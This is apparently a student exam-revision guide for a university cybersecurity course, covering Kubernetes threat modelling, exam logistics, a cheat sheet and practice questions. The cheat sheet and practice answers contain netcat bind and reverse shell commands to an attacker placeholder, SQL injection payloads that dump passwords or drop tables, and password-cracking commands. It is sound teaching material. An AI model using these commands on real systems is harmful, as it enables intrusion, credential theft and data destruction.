Answer: Issue-by-issue mapping (L12 pp.9–17):

Issue	Enables (vector/tree)	4C layer	Mitigation
(i) etcd unencrypted	"write/read workloads in etcd" tree — secrets readable without the encryption key; tampering with cluster state (L12 pp.8, 10)	Cluster	Encrypt etcd at rest; protect/rotate the etcd encryption key; restrict master-node access (L12 pp.10, 16)
(ii) API server port 8080 [D2] exposed	DoS vector (DoS API server [D2]) and unauthenticated API access → Service-Token/RBAC paths (L12 p.11)	Cluster	Disable the insecure port; require Authentication + RBAC; Network Policy/firewall the port (L12 pp.11, 15)
(iii) audit logging off	No detection/validation — every tree runs unobserved; breaks step-4 Validate (L12 pp.4, 15)	Cluster	Enable Audit Logging ; periodically review logs (L12 p.15)
(iv) :latest images	Unknown running version → can't reason about vulns; aids poisoned/exploitable-image leaves (L12 pp.12, 16)	Container	Pin versions (no :latest); scan with Clair; sign with Notary (L12 pp.16, 17)

Do first: (ii) close the insecure API server port 8080. Justification:

1. The **API Server is the central hub** — everything talks through it (L12 p.7) — so an unauthenticated insecure port is the broadest single exposure, enabling both a DoS target [D2] and an authentication-bypass that feeds the RBAC/service-token trees (L12 pp.9, 11).
2. It is a one-config change with cluster-wide blast-radius reduction, and it gates many downstream leaves — consistent with "close the most-reused / most-pervasive exposure first" (L12 pp.9, 262–263).

(ii) before (i) because etcd tampering paths still route through credentials normally obtained *via* the API server/master node, so shutting the open API door cuts the more immediate, broader access first; (iii) audit logging follows so you can *detect* attempts during remediation (L12 pp.4, 15).

[VERY HARD] A skeptic argues "STRIDE belongs to Threat Modeling I; this Kubernetes lecture is just attack trees, so STRIDE is irrelevant here." Refute this by showing concretely how STRIDE-per-element maps onto the K8s DFD, and explain how that mapping and the attack trees are two views of the same model.

Answer: The skeptic is **wrong**: the lecture explicitly bridges the two. Slide 8's DFD is described as the place where "you apply STRIDE per element" across each trust boundary (L12 pp.8, 31, 79-style tie-backs). STRIDE (the Lecture-08 machinery) and attack trees are not competing — they are complementary views of one model.

STRIDE-per-element on the K8s DFD (L12 pp.8, 79):

1. **Spoofing** → the **API Server** process and identity/token flows: a forged service-account token spoofs a legitimate client (counter: **Authentication**) (L12 p.15).
2. **Tampering** → the **etcd data store** and any **data flow crossing a trust boundary** (e.g. writing workloads into etcd) (counter: etcd encryption, integrity controls) (L12 pp.8, 10).
3. **Repudiation** → absence of **Audit Logging** lets actions be denied (counter: enable audit logs) (L12 p.15).
4. **Information Disclosure** → secrets in etcd or in ConfigMaps, and boundary-crossing flows (counter: **K8s Secrets**, encrypt etcd) (L12 pp.8, 15).
5. **Denial of Service** → every component process/port (the entire DoS attack tree) (counter: Network Policies, resource quotas) (L12 pp.9, 11, 15).
6. **Elevation of Privilege** → the **API Server** and RBAC mis-configuration; privileged containers (counter: least-privilege **RBAC**, Pod Security Policies) (L12 pp.9, 15).

How the two views connect: STRIDE tells you, *per DFD element*, **what category** of thing can go wrong (it is breadth-first over the diagram). An **attack tree** then takes one such concern (e.g. the **DoS** or **Elevation** finding on a given element) as its **root goal** and decomposes it depth-first into the concrete AND/OR leaf steps an attacker would actually perform (L12 pp.9–14). So STRIDE-on-the-DFD *generates the roots*; the attack trees *expand the roots into mitigatable leaves*. They are the "Find Threats" step seen at two zoom levels of the same model (L12 p.4) — which is exactly why the lecture draws the DFD first (p.8), names the attack vectors next (p.9), and only then builds the trees (pp.10–14).

[VERY HARD] Critique this candidate attack tree a student drew for "Exfiltrate secrets from a running container," then redraw a corrected version with proper AND/OR logic grounded in the lecture. Student's tree: root → "get token" → "use token" → "read secrets" (a single straight chain of ANDs, no alternatives).

Answer: Critique: the student's straight AND chain is structurally impoverished and does not match the lecture's secret-exfiltration subtree (L12 p.14), which is **OR-rich** (multiple independent routes) and

includes prerequisites the chain omits:

1. It ignores the **image-exfiltration** route entirely (push/pull poisoned image via the registry credential) (L12 p.14).
2. It collapses "get token" into one node, hiding the real **OR** between obtaining a service-account/user token [SC2] and exploiting **open RBAC on the service token [SC1]** (L12 p.14).
3. It omits the **RBAC-allow-secret-retrieval** prerequisite and the Kubelet "get all secrets for pods in namespace" path (L12 p.14).
4. Treating everything as AND wrongly implies the attacker must do *all* of it; in reality any *one* route suffices (OR), which is the harder situation for a defender (L12 p.10).

Corrected tree (L12 p.14):

```
GOAL: Obtain/exfiltrate secrets from running container
OR
├── Route A: Exfiltrate via image registry
│   └── AND
│       ├── Use image-registry credential
│       └── OR
│           ├── Pull-secret mis-configured to allow pull
│           ├── Exfiltrate image pull secret from K8s
│           └── OR
│               ├── Kubelet "get secrets"
│               └── Kubelet "get all secrets for pods in namespace"
│                   └── AND
│                       └── RBAC allow secret retrieval
│                           └── Push poisoned / pull image from repository
└── Route B: Direct via API/runtime
    └── AND
        ├── Have access to API server (kubectl or curl)
        ├── Obtain credential
        │   └── OR
        │       ├── Get service-account / user token [SC2]
        │       └── RBAC permissions open on service token [SC1]
        └── Start pod with existing image / attach to running container
            └── -> remote code execution in container
```

Key corrections: the root is an **OR** (image route vs. API route), each route is an internal **AND** of prerequisites, and the credential acquisition is itself an **OR** — with **RBAC-allow-secret-retrieval** and [SC1] **open RBAC** as the recurring gating leaves a defender should cut first (L12 pp.9, 14).

Exam Prep & Revision

This chapter synthesises the whole study guide (chapters 01–12) and the two pieces of confirmed exam intelligence: the lecturer's revision lecture (L12 p.20–24, see chapter 12) and the official SDU exam-information sheet (SI5-CS_Cybersecurity_9 June (1).pdf). It is the last thing to read before the exam. Everything is grounded in those sources; where a source is silent, that is stated rather than guessed.

What the exam-paper PDF actually was: the file SI5-CS_Cybersecurity_9 June (1).pdf is **not** a past paper or sample paper with questions — it is a **one-page logistics/instructions cover sheet** ("Information about your on-campus written exam"). It contains no exam questions. The practice set in this chapter is therefore built from the 12 study-guide chapters and the lecturer's flagged priorities, not from that PDF. The PDF's logistics are folded into the "Exam Format" section below.

Exam Format

Confirmed from lecture L12 (chapter 12, L12 p.21–24)

- **Real exam: 50 questions total = 35 MCQ/MAQ + 15 short-answer questions.**
- **MAQ = Multiple-Answer Question:** some questions have **more than one correct option**, and you can select multiple options. (Single-answer MCQ and multi-answer MAQ are mixed; you are not told in advance which is which unless the question says so.)
- **Duration: 2.5 hours** (3 hours for students with extended time).
- **On campus.** You can **freely navigate between questions** (answer in any order, revisit).
- **Mock test** (separate, for practice): **15 questions = 10 multiple-choice + 5 short essay, 45 minutes**, password CSF26MOCKTEST. *Do not confuse the mock's size/duration with the real exam's.*
- **Check your allocated room** on the list at "DE" (Digital Exam) **the day before** the exam (L12 p.22).

Confirmed from the SDU exam-information sheet (the cover-page PDF)

These are administrative details from SI5-CS_Cybersecurity_9 June (1).pdf — they add to (and are consistent with) the L12 logistics:

- **Hand-in is split across two platforms: Part 1 (MCQ) in itslearning; Part 2 (Short Questions) in Digital Exam.** (The sheet states: "Part 1 MCQ in itslearning, Part 2 in Digital Exam" and "submit MCQ and Short Questions in itslearning" / "Digital Exam".) Be ready to switch platforms mid-exam.
- **Hand-in format:** a **single PDF** for the written part (and, where required, a **single PDF + single zip-file**).
- **Exam aids:** **all aids allowed EXCEPT (a) communicating with others and (b) using generative AI.** It is effectively **open-book but offline** — materials from itslearning, e-books, lecture notes, etc., must be **downloaded/offline** beforehand. The internet is allowed **only** for downloading the exam assignment and uploading your answer.
- **Only one screen** is allowed.
- **Mobile phones, smart watches, iPods and other music/communication devices** must be turned off and placed in the corner of the table.
- **Doors close 15 minutes before the exam starts. Meeting time is 1 hour before the exam.** Arrive early.
- IT issues are handled via the **exam invigilator** (IT support).

-
- A printed assignment is **not** provided as a rule (digital only).

Practical implications of the format

- **Open-book but offline + no GenAI** changes your prep: you do not need to memorise every CVE number or port, because you can keep the study guide offline and look things up — **but** you must have everything downloaded in advance and well-organised, and you cannot rely on ChatGPT/Claude or any web search. Practise *finding* things fast in your offline notes.
 - **35 MCQ/MAQ in itslearning + 15 short-answer in Digital Exam** means a platform switch; do the MCQ block first (it is Part 1), then move to the short answers.
 - With **150 minutes for 50 questions**, your nominal budget is **~3 minutes/question**, but MCQ/MAQ should take far less and short-answers more (see Exam-Day Strategy).
-

What the Exam Paper Covers

The provided PDF is **only the cover/instructions sheet** — it contains **no actual questions**, so there is nothing to summarise question-by-question or to write model answers against. What it *does* tell us is the structure (above). For the **content** that will be tested, the authoritative source is the lecturer's revision slide (L12 p.20, chapter 12), which lists the examinable syllabus, reinforced by the "what to study" slide (L12 p.24).

The examinable topics (L12 p.20, the lecturer's own revision menu):

1. Introduction (chapter 01)
2. Vulnerability Assessment (chapter 02)
3. Penetration Testing (chapter 03)
4. Social Engineering & Phishing (chapter 07)
5. Threat Modeling I (chapter 08)
6. Threat Modeling II (chapter 12)
7. IDS, Malware, DoS, Crypto, MPC (chapters 04, 05, 06, 09, 10)

The course map (L12 p.2) covers L01–L12: Intro, Vulnerability Assessment, Penetration Testing, Firewalls/IDS, Malware & SQL, DoS, Social Engineering, Threat Modelling I, Cryptography, MPC, Privacy/GDPR, Threat Modelling II. **Privacy/GDPR (chapter 11) is on the course map but is the one topic *not* named on the L12 revision menu** — see the note in High-Yield Topics.

The lecturer's explicit "what to study" guidance (L12 p.24):

- Learn and **understand the concepts in the slides and exercises**.
- **Focus on the lecture slides and exercises** (not outside material).
- **Practice the exercises for Labs 2, 3, 5, 6, 8, and 9** — i.e. Vulnerability Assessment, Penetration Testing, Malware & SQL, Denial of Service, Threat Modelling I, and Cryptography.

So although the PDF gives no questions, the exam content is well-defined: **the 12 lectures and their labs, weighted toward Labs 2/3/5/6/8/9, tested as 35 MCQ/MAQ + 15 short-answer**. The practice questions below mirror that exactly.

High-Yield Topics

Ranked by expected exam value, combining (a) the lecturer's flagged labs (2, 3, 5, 6, 8, 9), (b) recurring cross-chapter themes, and (c) the density of crisp, examinable facts in each topic.

Tier 1 — drill these hardest (the six flagged labs)

1. **Cryptography (ch. 09, Lab 9).** The single most "calculable" topic — RSA and ElGamal arithmetic appear in the lab and are perfect MCQ/short-answer fodder. Know: symmetric vs public-key; DES vs AES parameters; OTP/perfect secrecy; **run RSA and ElGamal encrypt/decrypt by hand**; why textbook RSA is insecure (needs OAEP padding); RSA = factoring hardness, ElGamal = discrete-log + randomized.
2. **Threat Modeling I (ch. 08, Lab 8).** STRIDE (the 6 categories + property each violates), the 4-step flow (Model → Find → Address → Validate), DFD elements + trust boundaries, attack trees (root/leaf), 4 mitigation strategies, DREAD. This is the conceptual spine and is doubly examined (also via ch. 12).
3. **Penetration Testing (ch. 03, Lab 3).** Methodology order, hacker hats, Metasploit module types, bind vs reverse shell, RHOST/LHOST, vsFTPD backdoor (port 6200), EternalBlue → Meterpreter, MSFvenom.
4. **Vulnerability Assessment (ch. 02, Lab 2).** Assessment vs pen-test (stops before exploitation), passive vs active scanning, Nmap scan types (`-sT/-sS/-sF`) and flags, "open ≠ vulnerable," authenticated vs unauthenticated scans, Nessus/GVM.
5. **Malware & SQL Injection (ch. 05, Lab 5).** Virus vs worm ("human action"), the 6 virus types, ransomware/Trojan/spyware/rootkit, signature vs heuristic detection; SQLi $1=1$, UNION dump, batch/DROP, prepared statements as the fix; the lab privilege-chaining lesson.
6. **Denial of Service (ch. 06, Lab 6).** DoS = Availability; DoS vs DDoS (botnet/C&C); **SYN flood mechanism** + **SYN/RST cookies/stack tweaking**; Smurf, Ping of Death, Teardrop, Land; Layer 4 vs Layer 7; Slowloris; LOIC/HOIC limits; resource exhaustion in the lab.

Tier 2 — high value, not in the flagged-six but heavily examinable

1. **Threat Modeling II (ch. 12).** Explicitly on the revision menu and the source of all exam logistics. Know the 4-step recall, the 4Cs (Cloud/Cluster/Container/Code), the 5 K8s attack vectors, AND vs OR attack-tree nodes, K8s security features, the tool→purpose mapping.
2. **Firewalls & IDS (ch. 04, "IDS" on the menu).** Firewall types by OSI layer (packet-filter/stateful/circuit/application-proxy), static vs stateful (the two-rule problem), ACL reading, default-deny, misuse vs anomaly detection, passive (IDS) vs reactive (IPS), the three IDS approaches (preemptive blocking/deflection-honeypot/deterrence), firewall limits. Plus the `bcrypt/rockyou.txt` cracking exercise.
3. **Social Engineering & Phishing (ch. 07).** On the revision menu. Digital vs physical methods, the lifecycle (choose/contact/recon targeting types), persuasion levers, the three phishing mechanisms, SMTP spoofing, **SPF vs DKIM vs DMARC**, URL-disguise tricks, manual detection (URL check most reliable), SET/GoPhish.
4. **Introduction (ch. 01).** On the menu. CIA triad + example mechanisms, the vocabulary (risk/vulnerability/threat/exploit/attack/patch/countermeasure), attack surface = Σ attack vectors (4 categories), the VirtualBox networking table (NAT ≠ NAT Network), default credentials.
5. **Multi-Party Computation (ch. 10).** On the menu. MPC security guarantee + the inherent output leakage, XOR sharing, **XOR free vs AND needs communication**, Beaver triples, semi-honest vs malicious, the millionaires' problem, history milestones.

Tier 3 — on the course map but NOT on the L12 revision menu

1. **Privacy, Data Protection & GDPR (ch. 11).** A guest lecture with **no lab**, and **not named on the L12 revision menu** (L12 p.20). Risk: lower. But it is in the course map (L12 p.2), so do a lighter pass: GDPR is a regulation (directly applicable), risk-based, extraterritorial; the 6 lawful bases (pick exactly one); the 7 Art. 5 principles; controller vs processor; pseudonymization $\neq$ anonymization; k-anonymity / ℓ -diversity; the 10 data-subject rights; 72-hour breach notification. Don't over-invest relative to Tier 1.

Recurring cross-chapter themes (likely to be tested from multiple angles)

- **CIA triad** runs through everything: confidentiality (crypto, info disclosure), integrity (tampering, signatures), **availability = DoS's target**. STRIDE maps each letter to a CIA-adjacent property.
- **Trust boundaries** (ch. 08, ch. 12) = where threats cluster = where you apply STRIDE.
- "Open $\neq$ vulnerable" (ch. 02) and "firewall $\neq$ complete defense" (ch. 04) are classic nuance traps.
- **Reverse shells beat inbound firewalls/NAT** (ch. 03) ties pen-testing to firewall theory.
- **Metasploitable 2/3, Kali, NAT Network** lab environment recurs in ch. 01/02/03/05/06.
- **CVE / OWASP / Exploit-DB / CAPEC** as knowledge repositories appear in ch. 01, 02, 08.
- **Padding/randomization makes deterministic crypto secure** (RSA-OAEP, ch. 09) $\approx$ **masks make MPC reveals safe** (ch. 10).

Rapid-Review Cheat Sheet

Terse, scannable, must-know facts per topic. Citations point to the chapter guides.

01 — Introduction

- **CIA:** Confidentiality (encryption, access control, auth) · Integrity (signatures, checksums) · Availability (redundancy, backups).
- **Vocab:** Vulnerability = weakness · Threat = potential to exploit · Exploit = *method* · Attack = *action* using a threat · Patch = fix · Countermeasure = prevents attack.
- **Attack Surface** = Σ **Attack Vectors**; 4 vectors = **Network, Machine (physical), Software, Human**. Attacker expands surface, operator limits, designer designs accordingly.
- **VirtualBox networking — the trap:** NAT $\neq$ **NAT Network**. NAT: VM1 $\leftrightarrow$ VM2 = **No**. NAT Network: VM1 $\leftrightarrow$ VM2 = **Yes** (recommended lab setup).
- **Default creds:** Kali `kali/kali` · Metasploitable 2 `msfadmin/msfadmin` · Metasploitable 3 `vagrant/vagrant`.

02 — Vulnerability Assessment

- **Assessment** = **find, classify, understand; STOPS before exploitation**. Pen-test goes through exploitation.
- **Passive** (no touching target: Netcraft, archive.org, Shodan, job ads) vs **Active** (Nmap, Nessus, Burp/ZAP — detectable).
- **Nmap scans:** `-sT` Connect (full handshake, reliable, loud) · `-sS` SYN (half-open, stealthier) · `-sF` FIN (stealthiest) · `-sV` version · `-O` OS · `-A` aggressive · `-p-` all ports · `-Pn` skip host discovery · `-sn` host discovery only (no port scan).
- **`-Pn` vs `-sn` are opposites.** Timing `-T0`(paranoid)...`-T5`(insane).
- **Open $\neq$ vulnerable** (port 22/SSH is normal). **Authenticated scan** = creds $\rightarrow$ finds more (local/

config vulns).

- Nessus UI :8834, GVM :9392. Don't blindly copy tool severity ratings.

03 — Penetration Testing

- **Methodology:** Permission → Recon → Threat modelling (scope) → Vulnerability analysis → Exploitation (PoC, no harm) → Reporting.
- **Hats:** Black (malicious) · White (permission/ethical) · Grey (no permission, usually legal) · Script kiddy (pre-made tools).
- **Metasploit modules:** Auxiliary (scanners) · Exploit (uses payload, needs the vuln) · Payload (runs remotely) · Post (after access) · Encoder (evade AV/IDS) · NOP.
- **RHOST/RPORT = target (remote); LHOST/LPORT = attacker (local).** Handler must match payload's LHOST/LPORT.
- **Bind shell:** victim listens + `-e /bin/bash`. **Reverse shell:** attacker listens empty, victim connects out + `-e /bin/bash` → **beats inbound firewalls/NAT**.
- **vsFTPD 2.3.4 backdoor** → **shell on port 6200**. **EternalBlue (MS17-010, SMB)** → **Meterpreter**.
- **MSFvenom:** `-p payload · -f format · -a arch · -e encoder · -o out`. e.g. `windows/meterpreter/reverse_tcp`.

04 — Firewalls & IDS

- **Types by OSI:** packet-filter (network) · stateful inspection · circuit-level · application proxy. 3 basic (p.7) = network/application/circuit.
- **Static packet filter:** no context, 6 factors (interface, src/dst addr, TCP/UDP, src/dst port); needs **two rules** (out + return). **Stateful** tracks sessions (state table) → no explicit return rule.
- **Default-deny** ("not expressly permitted is prohibited") > default-allow. ACLs: top-to-bottom, first match wins; >1023 = ephemeral client ports.
- **Firewall CANNOT:** stop bypass (sneaker net, SSL/SSH tunnels), internal threats, insecure WLAN, malware on carried devices.
- **IDS sources:** HIDS/NIDS/LIDS. **Misuse** = signatures (misses unknown) vs **Anomaly** = ML normal-baseline (false positives).
- **Passive = IDS (detect/report); Reactive = IPS (change firewall rules, block users).**
- **3 IDS approaches:** preemptive blocking (risk: self-DoS) · deflection (honeypot) · deterrence (visible IDS).
- Tools: Snort, Suricata, Zeek. Exercise: crack bcrypt (`-m 3200 hashcat / --format=bcrypt john`) with `rockyou.txt`.

05 — Malware & SQLi

- **Virus needs human action; worm does NOT** (Morris worm = first, exploited sendmail/rsh).
- **Virus types:** Macro · Multi-partite (multiple methods) · Armored (obfuscation/Base64) · Memory-resident (RAM) · Sparse infector (low frequency) · Polymorphic (changes form).
- Ransomware (Cryptolocker), Trojan (looks benign; wrappers e.g. EliteWrap), Spyware (cookies/keyloggers), Rootkit (full admin).
- **Detection:** signature scanning (known byte sequences, needs updates) vs heuristics (behaviour).
- **SQLi 1=1 always true** → returns all rows. **UNION dump:** `' OR 1=1 UNION SELECT user,password FROM users#`. **Batch:** `' ; DROP TABLE Payroll. #` = MySQL comment (`--` elsewhere); try `"` if `'` fails.
- **Fix = prepared statements** (input as bound parameter), + input validation, least privilege, hash

passwords.

- Lab chain: directory listing + unsanitised input + DB root/no-password + broad sudo → host root.

06 — Denial of Service

- **DoS targets Availability.** DoS (1 source) vs **DDoS** (many sources / botnet + C&C; "without botnets DDoS is difficult").
- **SYN flood:** abuse TCP 3-way handshake — send SYN, never final ACK → **half-open connection buffer fills** → can't serve real clients.
- **Mitigations:** **SYN cookie** (encode state in sequence number, no buffer) · **RST cookie** (bad SYN-ACK forces client RST) · **stack tweaking** (only DELAYS, not a fix).
- **Smurf** = spoof victim as source of broadcast ICMP → network DDoSes itself (reflection/amplification). **Ping of Death** = fragmented packet reassembles > 65,535 bytes. **Teardrop** = overlapping fragments. **Land** = same src = dst IP/port → loops.
- **Layer 4 dwindling, Layer 7 rising.** **Slowloris** = only Layer-7 tool, low-bandwidth, holds sockets with partial HTTP.
- **LOIC:** no IP spoofing (traceable), can't DDoS alone. Reverse-proxy services (Cloudflare) for bandwidth floods.

07 — Social Engineering & Phishing

- **Digital:** phishing (vishing = voice, smishing = SMS), baiting, watering hole, WiFi spoofing. **Physical:** dumpster diving, tailgating, shoulder surfing.
- **Targeting:** explicit (specific, e.g. CEO) · opportunistic (mass) · hybrid.
- **3 phishing mechanisms:** credential stealing · malware infiltration · CEO fraud/whaling.
- **SMTP (1980) has no built-in security** → spoofing. **SPF** = is this *server* allowed to send for the domain? (softfail/fail). **DKIM** = digital *signature*, proves origin + integrity (no tampering). **DMARC** = policy layer on top.
- **SPF = authorized sender; DKIM = signature/integrity** (classic trap). **URL/attachment check = most reliable manual indicator.**
- URL tricks: shorteners, legit-name-as-subdomain (`amazon.com.evil.com`), similar (`amazon-shop.com`), homoglyph (`arnazon.com`), open redirect. Tools: SET, GoPhish.

08 — Threat Modeling I

- **4 steps: Model System → Find Threats → Address Threats → Validate** (iterative, never one-off).
- **STRIDE:** Spoofing→Authentication · Tampering→Integrity · Repudiation→Non-repudiation · Information disclosure→Confidentiality · DoS→Availability · Elevation of privilege→Authorization.
- **DFD elements:** Process (your code, circle) · Data store (parallel lines) · Data flow (arrow) · External entity (rectangle) + **Trust boundary** (dashed). **Threats cluster at trust boundaries.**
- **Attack tree:** root = goal, leaves = ways to initiate. **Mitigation strategies:** Mitigate (default) · Eliminate (best fix — remove functionality, cf. Heartbleed) · Transfer · Accept.
- **DREAD:** Damage, Reproducibility, Exploitability, Affected users, Discoverability (score high→low, average). Risk matrix = Impact × Likelihood. **Fuzzing = testing, NOT a mitigation.**

09 — Cryptography

- **Symmetric (SKE):** one shared key (Caesar, Vigenère, Enigma, DES, AES, OTP, ChaCha20-Poly1305). **Public-key (PKE):** public encrypts, secret decrypts (RSA, ElGamal).

- **DES:** 64-bit block, 64-bit key (56 effective + 8 parity), 16 Feistel rounds, broken (short key + differential/linear cryptanalysis). **AES (Rijndael):** 128-bit block, 128/192/256 key, 10 rounds, designed vs differential/linear, "not broken yet."
- **OTP:** XOR with random key $\geq$ plaintext length, **never reused** $\rightarrow$ perfect/information-theoretic secrecy.
- **RSA:** $n=pq$, $\phi=(p-1)(q-1)$, pick e, d with $ed \equiv 1 \pmod{\phi}$. Encrypt $c=m^e \pmod{n}$, decrypt $m=c^d \pmod{n}$. Security = factoring. **Textbook RSA insecure $\rightarrow$ needs RSA-OAEP padding.**
- **ElGamal:** $h=g^x \pmod{p}$; encrypt $c_1=g^k \pmod{p}$, $c_2=m \cdot h^k \pmod{p}$; decrypt $m=c_2 \cdot (c_1^x)^{-1} \pmod{p}$. **Randomized** (fresh $k \rightarrow$ different ciphertexts), pair output, security = discrete log.

10 — Multi-Party Computation

- **MPC:** parties compute $f(\text{inputs})$ learning **only the output, nothing more**. Inherent leakage allowed: $a \wedge b = 0 \rightarrow \text{your } b = 1 \Rightarrow a = 0$.
- **Boolean/XOR sharing:** $a = a_1 \oplus a_2$, each share uniform $\rightarrow$ one share leaks nothing.
- **XOR is FREE** (local, no communication). **AND NEEDS communication** (cross terms $a_1 \wedge b_2$, $a_2 \wedge b_1$ mix parties).
- **Beaver triple** (i, j, k) with $k = i \wedge j$, generated offline. AND: open $d = a \oplus i$, $e = b \oplus j$ (safe — random masks), then $a \wedge b = k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e)$; **only one party adds $d \wedge e$** .
- **Semi-honest** (follows protocol, curious) vs **malicious** (deviates). History: 1979 Shamir, 1982 Yao millionaires, 1986 garbled circuits, 1987 GMW.

11 — Privacy & GDPR

- **GDPR = regulation** (directly applicable), **risk-based, extraterritorial** (Art. 3: offering goods/services to Europeans suffices).
- **6 lawful bases (Art. 6, pick exactly ONE):** consent (informed), contract, legal obligation, vital interests, public interest, legitimate interests (controversial, needs balancing test).
- **7 Art. 5 principles:** lawful/fair/transparent · purpose limitation · data minimization · accuracy · storage limitation · security · accountability. Most-fined: **A5, A6, then A32 (security)**.
- **Controller** = why/how; **processor** = on controller's behalf. **Personal data** broader than US PII; **manual processing in scope**.
- **Pseudonymization $\neq$ anonymization.** Pseudonym = reversible, still personal data (addresses only linkability). **Strictly anonymized data is outside GDPR.** Eval: singling out / linkability / inference.
- **k-anonymity** = indistinguishable from $\geq k - 1$ others (max re-id $1/k$); weak to background data $\rightarrow$ **ℓ -diversity** (ℓ distinct sensitive values per class). **Breach: notify DPA within 72h (Art. 33);** high-risk also notify individuals (Art. 34).

12 — Threat Modeling II

- **Recall 4 steps** (Model/Find/Address/Validate). **4Cs:** Cloud · Cluster · Container · Code (nested, outer $\rightarrow$ inner).
- **5 K8s attack vectors:** DoS (resource exhaustion) · Compromised container (remote exec) · Service token compromise (API access) · Network endpoints (if policy permits) · **RBAC issues (underlie many vectors)**.
- **Attack tree:** **AND** = all children needed (block any one to break) · **OR** = any one child suffices (block all).
- **K8s security features:** Authentication · Authorization (RBAC/ABAC/Node/Webhook) · Audit logging · **Network Policies** (pods talk freely by default!) · Pod Security Policies · **K8s Secrets** (not

ConfigMaps).

- Tools: kube-bench (CIS secure-deploy), Kubesec (risk analysis), Clair (image vuln scan), Kubescape (broad scan), Notary (sign/verify artifacts).

Practice Questions

20 questions mimicking the real format (mix of MCQ, MAQ, and short-answer). **MAQ = select all that apply** (marked explicitly). Answers follow each question; chapter citations in brackets.

Q1 (MCQ). Which Nmap scan completes the full TCP three-way handshake, making it the most reliable but also the most detectable? - A) `-sS` B) `-sF` C) `-sT` D) `-sn`

Answer: C — `-sT` (TCP Connect) fully connects; `-sS` (SYN) is half-open/stealthier, `-sF` (FIN) is stealthiest, `-sn` is host-discovery only. [ch. 02]

Q2 (MAQ — select all that apply). Which of the following are **passive** reconnaissance techniques (no packets sent to the target)? - A) Searching Shodan - B) Running `nmap -sV` against the target - C) Inspecting historical snapshots on archive.org - D) Reading the organisation's job ads - E) Launching a Nessus authenticated scan

Answer: A, C, D — Passive = no interaction with the target (Shodan, archive.org/Netcraft, job ads). Nmap and Nessus actively probe the target = active scanning. [ch. 02]

Q3 (Short-answer). Explain the difference between a vulnerability assessment and a penetration test, and name the one phase that separates them.

Model answer: A vulnerability assessment discovers hosts/services and *identifies, classifies, and understands* weaknesses, but **stops before exploitation**. A penetration test is the full authorised "simulated attack" that continues through **exploitation** (building a proof of concept that demonstrates the problem without harming the target) and reporting. The separating phase is **exploitation** — assessment finds the holes, the pen test proves they are real and exploitable. [ch. 02, ch. 03]

Q4 (MCQ). In Metasploit, which pair correctly identifies the *attacker's* values? - A) RHOST / RPORT B) LHOST / LPORT C) RHOSTS / RPORT D) target IP / target port

Answer: B — LHOST/LPORT = Local = attacker; RHOST/RPORT = Remote = target. In a `multi/` handler, the handler's LHOST/LPORT must match the payload's. [ch. 03]

Q5 (MAQ — select all that apply). Which statements about the vsFTPD 2.3.4 exploit on Metasploitable 2 are correct? - A) It is classed as a backdoored service. - B) The resulting shell listens on port 21. - C) The resulting shell listens on port 6200. - D) It triggers via the FTP service when a crafted username is sent. - E) It only works after a successful EternalBlue exploit.

Answer: A, C, D — vsFTPD 2.3.4 ships a hard-coded bind-shell **backdoor**; a trigger username opens a root shell on **port 6200** (not 21). EternalBlue is an unrelated Windows/SMB exploit. [ch. 03]

Q6 (Short-answer). What is the difference between a bind shell and a reverse shell, and why is a reverse shell usually preferred?

Model answer: In a **bind shell** the *victim* listens and serves the shell (`nc -lvp <port> -e /bin/bash`); the attacker connects *in*. In a **reverse shell** the *attacker* listens with an empty listener (`nc -lvp <port>`) and the *victim* connects *out* and serves the shell (`nc <attacker_ip> <port> -e /bin/bash`). A reverse shell is preferred because the victim's **outbound** connection typically passes through inbound firewalls and NAT, whereas a bind shell's inbound listening port would usually be blocked. [ch. 03]

Q7 (MCQ). A static packet filter needs two rules to allow one outbound web session (an outbound rule and a return rule), but a stateful filter needs only one. Why? - A) Static filters operate at the application layer. - B) Static filters examine each packet with no context, so they cannot recognise return packets as belonging to an allowed session. - C) Stateful filters cannot read port numbers. - D) Static filters use SOCKS.

Answer: B — A static filter has no session memory, so return traffic must be explicitly permitted; a stateful filter keeps a state table and matches return packets automatically. [ch. 04]

Q8 (MAQ — select all that apply). Which are things a firewall **cannot** protect against, per the lecture? - A) Malware carried in on an infected laptop or USB - B) An external port scan of a public service - C) Disgruntled internal employees - D) Data exfiltrated through an encrypted SSL/SSH tunnel it cannot inspect - E) Traffic over an improperly secured WLAN

Answer: A, C, D, E — A firewall only controls traffic passing through it; it cannot stop bypass paths (sneaker net, trusted SSL/SSH tunnels), internal threats, insecure WLAN, or malware imported on devices. (B — an external scan of a public service — *does* pass through the firewall and can be filtered.) [ch. 04]

Q9 (Short-answer). Distinguish misuse detection from anomaly detection in an IDS, and state the weakness of each.

Model answer: **Misuse (signature) detection** searches for known attack signatures; its weakness is that it is **susceptible to unknown/novel attacks** (no signature exists yet). **Anomaly detection** is a machine-learning approach that learns normal patterns and flags deviations; its weakness is **false positives** (legitimate-but-unusual activity looks like an attack). Signatures are reliable on known attacks but blind to new ones; anomaly detection can catch new attacks but over-alerts. [ch. 04]

Q10 (MCQ). Which single property does a Denial-of-Service attack target? - A) Confidentiality B) Integrity C) Availability D) Non-repudiation

Answer: C — DoS aims to prevent legitimate users from accessing the service; it targets **Availability** of the CIA triad. [ch. 06]

Q11 (MAQ — select all that apply). Which statements about the SYN flood and its mitigations are correct? - A) It exhausts the buffer for half-open (incomplete) TCP connections. - B) The attacker completes the handshake to consume resources. - C) A SYN cookie encodes connection state in the sequence number, so no buffer is consumed. - D) Stack tweaking (shorter ACK timeout, bigger buffer) fully fixes the bottleneck. - E) An RST cookie forces a legitimate client to send a RST, verifying its

interest.

Answer: A, C, E — The attacker **never** sends the final ACK (so B is wrong). Stack tweaking only **delays** the effect, it does not fix the bottleneck (so D is wrong). [ch. 06]

Q12 (Short-answer). Explain why the Smurf attack is described as the network "performing a DDoS on itself," and where it is defended.

Model answer: The attacker sends an **ICMP echo request to a broadcast address** with the **source IP spoofed to the victim's address**. Every host on the network (the intermediaries) replies with an ICMP echo reply, and all those replies flood the victim. Because the network's own hosts generate the flood directed at the victim, the network effectively DDoSes itself. It is a **reflection/amplification** attack, defended at the **router level** (modern defaults no longer respond to broadcast pings). [ch. 06]

Q13 (MCQ). What is the defining discriminator between a computer virus and a worm? - A) A virus encrypts files; a worm does not. - B) A virus requires human action to spread; a worm self-replicates without human action. - C) A worm only spreads by email. - D) A virus is always polymorphic.

Answer: B — The lecture's discriminator is **human action**: a virus needs it, a worm does not (e.g. the Morris worm). [ch. 05]

